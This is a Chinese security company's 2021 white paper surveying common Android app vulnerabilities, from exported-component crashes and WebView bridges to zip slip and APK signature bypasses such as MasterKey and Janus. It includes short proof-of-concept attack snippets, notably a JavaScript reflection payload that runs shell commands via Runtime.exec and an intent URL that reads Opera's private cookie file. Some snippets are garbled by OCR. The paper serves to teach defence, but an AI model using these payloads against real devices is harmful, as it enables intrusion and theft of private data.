星阑 Android 常见应用漏洞白皮书

北京星阑科技有限公司

2021 年 5 月

目录

近些年来，基于 Android 平台的应用开发呈现出快速增长的趋势，但由于 Android 开发人员缺乏安全意识，在程序设计上存在各种缺陷，同时国内 Android 应用市场缺乏有效的统一管理机制，应用安全质量难以保证，应用安全漏洞数量逐年增加。因此，Android 应用漏洞挖掘引起了越来越多研究者的关注。为此星阑科技归纳出 Android 常见应用漏洞的分类及原理，意在向安全研究者介绍 Android 应用上的缺陷。

一、四大组件

四大组件的安全问题很大一部分是组件设置成导出状态（android:exported=true）引起的。导出状态就意味着当前组件可以被另一个 Application 的组件启动，容易造成异常，导致程序 Crash。

1、Android 应用本地拒绝服务漏洞

1）描述：

Android 系统提供了 Activity、Service 和 Broadcast Receiver 等组件，并提供了 Intent 机制来协助应用间的交互与通讯，Intent 负责对应用中一次操作的动作、动作涉及数据、附加数据进行描述，Android 系统则根据此 Intent 的描述，负责找到对应的组件，将 Intent 传递给调用的组件，并完成组件的调用。Android 应用本地拒绝服务漏洞源于程序没有对 Intent.getXXXExtra()获取的异常或者畸形数据处理时没有进行异常捕获，从而导致攻击者可通过向受害者应用发送此类空数据、异常或者畸形数据来达到使该应用 Crash 的目的，简单的说就是攻击者通过 Intent 发送空数据、异常或畸形数据给受害者应用，导致其崩溃。

本地拒绝服务漏洞不仅可以导致安全防护等应用的防护功能被绕过或失效（如杀毒应用、安全卫士、防盗锁屏等），而且也可以被竞争方利用攻击，使得自己的应用崩溃，造成不同程度的经济利益损失。

2）背景知识：

Android 系统中的 Intent 机制负责对应用中一次操作的动作、动作涉及数据、附加数据进行描述，系统则根据此 Intent 的描述，负责找到对应的组件，将 Intent 传递给调用的组件，并完成组件的调用。

3）产生原理：

源于程序处理 Intent.getxxxExtra()获取的数据时没有进行异常捕获，从而导致攻击者可通过向受害者应用发送此类空数据，异常来使得程序 Crash。

4）攻击代码示例：

① NullPonterException 异常

源于程序没有对 getAction()等获取到的数据进行空指针判断，导致空指针异常，从而使得应用崩溃。

```
//漏洞应用代码片段：
Intent i = new Intent();
if (i.getAction().equals("TestForNullPointerException")) {
    Log.d("TAG", "Test for Android Refuse Service Bug");
}
//攻击应用代码片段：
adb shell am start -n
com.alibaba.jaq.pocforrefuseservice/.MainActivity
```

② ClassCastException 异常

源于程序没有对 getSerializableExtra()等获取到的数据进行类型判断而进行强制类型转换，导致类型转换异常而导致应用崩溃。

```
//漏洞应用代码片段：
Intent i = getIntent();
String test = (String)i.getSerializableExtra("serializable_key");

//攻击应用代码片段：
Intent i = new Intent();
i.setClassName("com.alibaba.jaq.pocforrefuseservice",
"com.alibaba.jaq.pocforrefuseservice.MainActivity");
i.putExtra("serializable_key", BigInteger.valueOf(1));
startActivity(i)
```

③ IndexoutofBoundException 异常

源于程序没有对getIntegerArrayListExtra()等获取到的数据数组元素大小的判断，导致数组访问越界而导致应用崩溃。

```
//漏洞应用代码片段：
Intent intent = getIntent();
ArrayList<Integer> intArray =
intent.getIntegerArrayListExtra("user_id");
if (intArray != null) {
    for (int i = 0; i < USER_NUM; i++) {
        intArray.get(i);
    }
}
//攻击应用代码片段
Intent intent = new Intent();
intent.setClassName("com.alibaba.jaq.pocforrefuseservice",
"com.alibaba.jaq.pocforrefuseservice.MainActivity");
ArrayList<Integer> user_id = new ArrayList<Integer>();
intent.putExtra("user_id", user_id);
startActivity(intent);
```

④ ClassNotFoundException 异常

源于程序无法找到从 getSerializableExtra()获取到的序列化类对象的类定义，因此发生类未定义的异常而导致应用崩溃。

```
//漏洞应用代码片段：
Intent i = getIntent();
i.getSerializableExtra("serializable_key")
//攻击应用代码片段：
public void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.main);
    Intent i = new Intent();
    i.setClassName("com.alibaba.jaq.pocforrefuseservice",
"com.alibaba.jaq.pocforrefuseservice.MainActivity");
    i.putExtra("serializable_key", new SelfSerializableData());
    startActivity(i);
 }
static  class SelfSerializableData implements Serializable {
    private static final long serialVersionUID = 42L;
    public SelfSerializableData() {
        super();
    }
 }
```

2、ContentProvider uri 注入

1）相关的漏洞：CVE-2019-14339

2）示例代码：

```
缺陷代码：
protected void onCreate(Bundle savedInstanceState){
     su(per.onCreate(savedIn);
     setContentView(R.laylout.activity_main);//加载布局文件
     EditText et = (EditText) this.findViewById(R.id.iptext);//)找到对应的
EditText 控件
 String msgId = et.getText().toString().trim();//获得 edittext 输入的值
     Uri dataUri = Uri.parse(WeatherContentProvider.CONTENT_URI + "/" +
msgId);//Uri.parse()方法返回的是一个 URI 类型，通过这个 URI 可以访问一个网络或者是本地
的资源
     Cursor cursor = getContentResolver.query(dataUri,null,null,null,null);
```

```
        /*  getContentResolver() 方法会返回一个 ContentResolver 对象，这个对象是内容解析器，Android 中程序间数据的共享是通过 Provider/Resolver 进行的。提供内容的就叫 Provider，Resovler 提供接口对提供的内容进行解读。返回的对象调用 query() 方法来按照用户输入的内容进行查询。
     */
}
```

上述代码片段中，程序中未校验用户输入的内容，且程序动态构建查询 URI 拼接字符串。攻击者可通过向 msgId 代码提供值 deleted 调用 content://my.authority/messages/deleted 来改变查询的意义。

3、Intent Scheme Url 攻击

1）描述：

Intent scheme url 是一种用于在 web 页面中启动终端 App activity 的特殊 URL，Intent scheme url 的引入虽然带来了一定的便捷性，但从另外一方面看，给恶意攻击页面通过 Intent-based 攻击终端上已安装应用提供了便利。

2）背景知识：

```
一个 Intent scheme url 的使用示例
<script>
location.href =
"intent:mydata1#Intent;action=myaction1;type=text/plaint;end"
</script>
```

如果浏览器支持 Intent scheme url，在加载了 web 页面后，将根据 url 生成一个 Intent，并尝试通过 Intent 打来指定的 activity。具体步骤如下：

根据 url 生成对应的 Intent object,

Intent intent = Intent.parseUri(url);

```
HOST/URI-path // Optional host
#Intent;
   package=[string];
   action=[string];
   category=[string];
   component=[string];
   scheme=[string];
end;
```

之后 Intent 过滤，为了安全起见，很多浏览器对 step1 中的 Intent object 进行过滤，以抵御 Intent-based 攻击。

3）**最后组件调用**：浏览器中一般使用 Context#startActivityIfNeeded() 或者 Context#startActivity()方法实现。

4）**攻击原理**：

① 浏览器攻击

因为 Intent 是浏览器依据 url 生成并以浏览器自己的身份发送的，因此攻击者恶意页面中的 Intent scheme url 不仅可以调起导出组件，还可以调起私有组件。

② 终端上安装的任意 APP

Intent-based 攻击一般是通过终端上安装的恶意 App 来实现的，但通过浏览器加载包含特定 Intent scheme url 的恶意页面，可以实现对终端上安装的任意 App 远程 Intent-based 攻击的效果。在 2013 年东京的 Pwn2Own 上比赛上，次攻击方式被应用于攻陷三星 Samsung Galaxy S4。

5）**攻击示例**：Opera mobile for Android cookie theft

opera 浏览器中缺少 Intent 过滤步骤，一次可以通过恶意页面中的 Intent scheme url 调起浏览器的任意 activity，包括私有的 activity，通过如下攻击代码可以获取到 Opera 浏览器的 cookie：

```
<script>
location.href =
"intent:#Intent;S.url=file:///data/data/com.opera.browser/app_opera/
cookies;component=
com.opera.browser/com.admarvel.android.ads.AdMarvelActivity;end";
```

"com.admarvel.android.ads.AdMarvelActivity"是 Opera 浏览器的私有组件。

"url=file:///data/data/com.opera.browser/app_opera/cookies" 是 Opera 浏览器 cookie 文件的存放位置。

二、Webview 漏洞

1）描述：

Android API level 16 以及之前的版本存在远程代码执行的漏洞，这个漏洞源于程序没有正确的限制使用 WebView.addJavascriptInterface 方法，远程攻击者可通过使用 Java Reflection API 利用该漏洞执行任意 Java 对象的方法，简单来说就是通过 addJavascriptInterface 给 WebView 加入一个 JavaScript 桥接接口，App 使用 webview 加载网页时，JavaScript 通过调用这个接口可以直接操作本地 App 的 JAVA 接口。

1、远程代码执行漏洞

1）CVE-2012-6636

产生原因：Android API level 17 以及之前的系统版本，由于程序没有正确限制使用 addJavascriptInterface 方法，远程攻击者可通过使用 Java Reflection API 利用该漏洞执行任意 Java 对象的方法。通过 addJavascriptInterface 给 WebView 加入一个 JavaScript 桥接接口，JavaScript 通过调用这个接口可以直接与本地的 Java 接口进行交互。就有可能出现手机被安装木马程序、发送扣费短信、通信录和短信被窃取、获

取本地设备的 SD 卡中的文件等信息，从而造成信息泄露，甚至手机被远程控制等安全问题。

```
webview.addJavascriptInterface(new
MyJavaScriptInterface(),"myandroid");
arg1:android 的本地对象
arg2: js 的对象
```

当 js 拿到 android 对象后，通过 java 反射机制,就可以调用这个 android 对象中所有的方法，包括（java.lang.runtime 类），任意代码执行。

```
function execute(cmdArgs)
{
        for (var obj in window) {
            console.log(obj);
            if ("getClass" in window[obj]) {
                alert(obj);
                return
window[obj].getClass().forName("java.lang.Runtime").

getMethod("getRuntime",null).invoke(null,null).exec(cmdArgs);
            }
        }
      }
     //从执行命令后返回的输入流中得到字符串，
     从而得到文件名的信息，有很严重暴露隐私的危险。
     var p = execute(["ls","/mnt/sdcard/"]);
     document.write(getInputStream2String(p.getInputStream()));
```

2）CVE-2014-1939

java/android/webkit/BrowserFrame.java 使用 addJavascriptInterface API 并创建了 SearchBoxImpl 类的对象。攻击者可通过访问 searchBoxJavaBridge_ 接口利用该漏洞执行任意 Java 代码。

Google Android <= 4.3.1 受到此漏洞的影响。

3）CVE-2014-7224

所有由系统提供的 WebView 都会被加入两个 JS objects，分别为是 accessibility 和 accessibilityTraversal。恶意攻击者就可以使用 accessibility 和 accessibilityTraversal 这两个 Java Bridge 来执行远程攻击代码。

Google Android < 4.4 受到此漏洞的影响。

2、密码明文存储漏洞

```
webview.setSavePassword(true);
开启后，在用户输入密码时，会弹出提示框：询问用户是否保存密码；
如果选择"是"，密码会被明文保到
/data/data/com.package.name/databases/webview.db 中，这样就有被盗取密码的危险
```

3、域控制不严格漏洞

1）描述：

当其他的应用启动 Activity 时，Intent 中的 data 会被当作 url 加载（假定传进 file:///data/local/tmp/attack.html），通过其他 APP 使用显式 ComponentName 或者其他类似方式就可以很轻松的启动该 WebViewActivity，我们知道因为 Android 中的 sandbox，Android 中的各应用是相互隔离的，在一般情况下 A 应用是不能访问 B 应用的文件的，但不正确的使用 WebView 可能会打破这种隔离，从而带来应用数据泄露的威胁，即 A 应用可以通过 B 应用导出的 Activity 让 B 应用加载一个恶意的 file 协议的 url，从而可以获取 B 应用的内部私有文件。

A 应用可以通过 B 应用导出一个 Activity（ android:exported="true"），让 B 应用加载出一个恶意的 file 协议的 url，从而可以获取 B 应用的内部私有文件，从而带来数据泄露威胁。

三、数据存储

1、Man in the disk 攻击

1）描述：

当 App 使用外部存储不多加小心时，才使得 Man-in-the-Disk 攻击成为可能。外部存储是一种在所有 App 之间共享的资源，并且不享受 Android 内置的沙盒保护。如果 App 本身在使用外部资源时未能使用安全预防措施，App 就容易遭受恶意数据操纵的攻击。

2）背景知识：

在 Android 操作系统中，有两种存储类型：内部存储，每个 App 单独使用并由 Android 沙箱进行隔离；外部存储，一般指 SD 卡或存储设备中的逻辑分区，由所有 App 共享使用。实际上，外部存储主要用于在 App 之间或与 PC 共享文件。例如，某通讯 App 为了分享手机相册中的照片，App 需要访问外部存储中保存的媒体文件。

3）产生原理：

App 从 App 提供商的服务器下载。更新或接受数据，这些数据在发送到 App 本身之前会通过外部存储，攻击者可以在 App 再次读取之前操纵外部存储中保存的数据来使得提权，使得程序 Crash。


```
public class WebViewActivity extends Activity {
    private WebView webView;
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_webview);
        webView = (WebView) findViewById(R.id.webView);

        //webView.getSettings().setAllowFileAccess(false);
        //webView.getSettings().setAllowFileAccessFromFileURLs(true);

//webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
```

星阑科技 STARCROSS TECHNOLOGY

```
        Intent intent = getIntent();
        String url = intent.getData().toString();
        webView.loadUrl(url);
    }
}
```



2、全局可读写漏洞

1）描述：

在创建 SharedPreference 时，将数据库设置了全局的可读权限，攻击者恶意读取 SharedPreference 内容，获取敏感信息。在设置 SharedPreference 属性时如果设置全局可写，攻击者可能会篡改、伪造内容。

```
...
SharedPreferences readPreferences =
getSharedPreferences("read_preferences",
            Context.MODE_WORLD_READABLE);
SharedPreferences writePreferences =
getSharedPreferences("write_preferences",
            Context.MODE_WORLD_WRITEABLE);
SharedPreferences.Editor editor = readPreferences.edit();
editor.putString("name", "Niko");
editor.putString("password", "autoref");
editor.commit();
...
```

创建 SharedPreference 时，调用 openOrCreateDatabase，并将访问权限设置 MODE_WORLD_READABLE 或者 MODE_WORLD_WRITEABLE，设备被 root 也可进行读写。

四、Zip 包下载

1、UnZip 解压文件漏洞

1）描述：

Zip slip 漏洞其实也是目录遍历的一种，通过应用程序解压恶意的压缩文件进行攻击。恶意攻击者通过构造一个压缩文件条目中带有../的压缩文件，上传后交给应用程序进行解压。由于程序解压时没有对文件名进行合法性的校验，而是直接将文件名拼接在待解压目录后面，导致可以将文件解压到正常解压缩路径之外并覆盖可执行文件，从而等待系统或用户调用他们实现代码执行（也可能是覆盖配置文件或其他敏感文件）。

2）背景知识：

在 Linux/Unix 系统中“../”代表的是向上级目录跳转，有些程序在当前工作目录中处理到诸如用“../../../../../../../../../../../../etc/hosts”表示的文件，会跳转出当前工作目录，跳转到到其他目录中。

Java 代码在解压 ZIP 文件时，会使用到 ZipEntry 类的 getName()方法，如果 ZIP 文件中包含“../”的字符串，该方法返回值里面原样返回，如果没有过滤掉 getName()返回值中的“../”字符串，继续解压缩操作，就会在其他目录中创建解压的文件。

3）产生原理 ：

因为 ZIP 压缩包文件中允许存在"../"的字符串，攻击者可以利用多个“../”在解压时改变 ZIP 包中某个文件 6 存放位置，覆盖掉应用原有的文件。如果被覆盖掉的文件是动态链接 so、dex 或者 odex 文件，轻则产生本地拒绝

服务漏洞，影响应用的可用性，重则可能造成任意代码执行漏洞，危害用户的设备安全和信息安全。

五、Android 签名类

1）描述：

Android 具有签名机制。正常情况下，开发者发布了一个应用，该应用一定需要开发者使用他的私钥对其进行签名。恶意攻击者如果尝试修改了这个应用中的任何一个文件（包括代码和资源等），那么他就必须对 APK 进行重新签名，否则修改过的应用是无法安装到任何 Android 设备上的。但如果恶意攻击者用另一把私钥对 APK 签了名，并将这个修改过的 APK 对用户手机里的已有应用升级时，就会出现签名不一致的情况。因此，在正常情况下，Android 的签名机制起到了防篡改的作用。但如果恶意攻击者利用漏洞，那么恶意攻击者就可以任意地修改一个 APK 中的代码（包括系统的内置应用），同时却不需要对 APK 进行重新签名。换句话说，用这种方式修改过的 APK，Android 系统会认为它的签名和官方的签名是一致的，但在这个 APK 运行时，执行的却是恶意攻击者的代码。恶意攻击者利用这个修改过的 APK，就可以用来覆盖安装原官方应用（包括系统的内置应用）。

1、“MasterKey”漏洞

1）背景知识：

Android 签名的 Signature Version V1 Android7.0 之前的签名方式，使用 jar Signature 方式对 APK 进行签名打包，jar Signature 来自 JDK。APK 进行签名时会生成一个 META-INF 文件夹，里面有三个文件：MANIFEST.MF，CERT.RSA，CERT.SF，是用来记录签名信息的。

2）**MANIFEST.MF**：

逐一遍历所有条目，如果是目录就跳过，如果是一个文件，就用 SHA1（或者 SHA256）消息摘要算法提取出该文件的摘要然后进行 BASE64 编

码后，作为“SHA1-Digest”属性的值写入到 MANIFEST.MF 文件中的一个块中。该块有一个“Name”属性，其值就是该文件在 apk 包中的路径。

3）**CERT.SF**：

1.计算这个 MANIFEST.MF 文件的整体 SHA1 值，再经过 BASE64 编码后，记录在 CERT.SF 主属性块（在文件头上）的“SHA1-Digest-Manifest”属性值值下。

2.逐条计算 MANIFEST.MF 文件中每块的 SHA1，并经过 BASE64 编码后，记录在 CERT.SF 中的同名块中，属性的名字是“SHA1-Digest”。

CERT.RSA 是一个满足 PKCS7 格式的文件：它会把之前生成的 CERT.SF 文件，用私钥计算出签名，然后将签名以及包含公钥信息的数字证书一同写入 CERT.RSA 中保存。

4）漏洞利用：

1.向原始的 App APK 的前部添加一个攻击的 classes.dex 文件（A);

2.安卓系统在校验时计算了 A 文件的 hash 值，并以”classes.dex”字符串做为 key 保存；

3.然后安卓计算原始的 classes.dex 文件（B），并再次以”classes.dex”字符串做为 key 保存，这次保存会覆盖掉 A 文件的 hash 值，导致 Android 系统认为 APK 没有被修改，完成安装；

4.APK 程序运行时，系统优先以先找到的 A 文件执行，忽略了 B，导致漏洞的产生。

2、“9695860”漏洞

1）背景知识：

在每个 Zip 文件中都有一个 Central directory，Central directory 中的每一项是一个 File header。这个 File header 的结构对应到 Android 代码的类就是 ZipEntry。File header 结构中有一个偏移量指向 local file header，local file header 后面就紧跟着 file data。

```
    local file header signature     4 bytes  (0x04034b50)
       version needed to extract      2 bytes
       general purpose bit flag        2 bytes
       compression method             2 bytes
       last mod file time                 2 bytes
       last mod file date                 2 bytes
       crc-32                               4 bytes
       compressed size                  4 bytes
       uncompressed size               4 bytes
       file name length                   2 bytes
       extra field length                  2 bytes
       file name (variable size)
       extra field (variable size)

 //android 进行 apk 校验
    RAFStream rafstrm = new RAFStream(raf,
entry.mLocalHeaderRelOffset + 28);
          DataInputStream is = new DataInputStream(rafstrm);
          int localExtraLenOrWhatever =
Short.reverseBytes(is.readShort());
          is.close();

          // Skip the name and this "extra" data or whatever it is:
          rafstrm.skip(entry.nameLength + localExtraLenOrWhatever);
          rafstrm.mLength = rafstrm.mOffset + entry.compressedSize;
          if (entry.compressionMethod == ZipEntry.DEFLATED) {
             int bufSize = Math.max(1024,
(int)Math.min(entry.getSize(), 65535L));
             return new ZipInflaterInputStream(rafstrm, new
Inflater(true), bufSize, entry);
          } else {
             return rafstrm;
          }
```

2）**漏洞原理**：Java 代码在读取“Central directory file header”结构的“Extra field length”字段（java 代码视为有符号 short，C 代码视为无符号 short）时，如果大小超过 0x7FFF 则认为是负数，代码逻辑将负数一律按零处理。


① 向原有的 APK 中的 classes.dex 文件 B 替换为攻击文件 A，并添加一个大小为 0xFFFD 的 extrafield；

② 将原始 dex 文件 B 去除头 3 个字节写入 extrafield；

③ Android 系统在校验签名时使用的是 Java 代码的 short，将 0xFFFD 以 16 位带符号整形的方式解析得到-3，并解析出原始的文件 B，Android 认为程序 APK 无修改，正常安装；

④ 系统在执行时使用 C 代码的 uint16，将 0xFFFD 以 16 位无符号整形方式，得到攻击文件 B。

按照正常逻辑，android 读取 local file header 的 file name length 和 extra field length,跳转到 file data 对 classws.dex 校验，hack 后按照以下模型，java 校验读原来的，没什么问题，但 c 读取 classes.dex 是读去我们的 fake dex。



3、“9950697”漏洞

Signature Version V1 的第 3 个洞，适用于 android4.4 以下的版本

1）漏洞原理：

Android 在校验签名时，解析 Apk 包用的是 java 代码（ZipFile.java 和 ZipEntry.java），而在安装 apk 时，包括解压、dexopt 等，用的是 c 代码（ZipArchive.cpp），这两份代码在解析 ZipEntry 时的步骤都是先从索引段读取 ZipEntry 的信息，然后定位到数据段。

数据段中的 ZipEntry 的 Data[]字段是用来存放真正的压缩数据的。Java 和 c 定位到 Data[]字段的方法都是根据 Data[]字段之前的字段的长度计算偏移：

Data[] 的偏移 = ZipEntry 的偏移 + 固定 header 的长度 + extraFieldLength + fileNameLength

Java 使用的 fileNameLength 是从索引段的 ZipEntry 获得的，而 C 则是从数据段的 ZipEntry 获得的，所以就这里造成了不一致性，导致 java 和 c 定位到的 data[]不一致。因此可以在数据段的 ZipEntry 中构造一个不一样的 fileNameLength，进而让 java 校验签名时读取的是合法的文件，而 c 在安装是读取的是恶意的文件，绕过签名验证。

4、“janus”漏洞（CVE-2017-13156）

1）背景知识：

Android 在 4.4 引入 ART 虚拟机，相比较于 Dalvik 虚拟机仅能运行包装于 apk 中的 dex 文件，ART 还允许直接运行优化后的 dex 文件。具体操作是通过读取文件头部的 magic 字段进行判断，区别执行 apk 或者 dex。


ZIP 文件的读取方式是读取文件末尾定位的 central directory，然后通过里面的索引定位到各个 zip entry，每个 entry 解压之后都对应一个文件。ParseZipArchive()函数在进行以上处理时候并没有判断文件头部的 magic 字段是否为 504B0304，即 Zip。

2）漏洞原理：

攻击者可以通过将恶意 dex 文件置于 apk 文件的头部(如下图所示)。在系统安装 apk 文件时，系统安装器解压 zip 时并没有先判断 apk 文件的头部 magic 字段，默认是 apk(zip)文件，从而直接从文件尾部进行读取解压，此时签名没有任何变化，因此可欺骗系统，从而进行安装。

攻击关键点是当用户点击运行 apk 时，系统 ART 虚拟机会去判断文件头部的 magic 字段，从而使用不同的策略执行文件，由于该 apk 文件头部被修改为恶意 dex，因此 art 虚拟机直接执行恶意 dex 文件。

2）攻击模型：



参考链接：

https://blog.checkpoint.com/2018/08/12/man-in-the-disk-a-new-attack-surface-for-android-apps/

星阑科技
STARCROSS TECHNOLOGY

北京星阑科技有限公司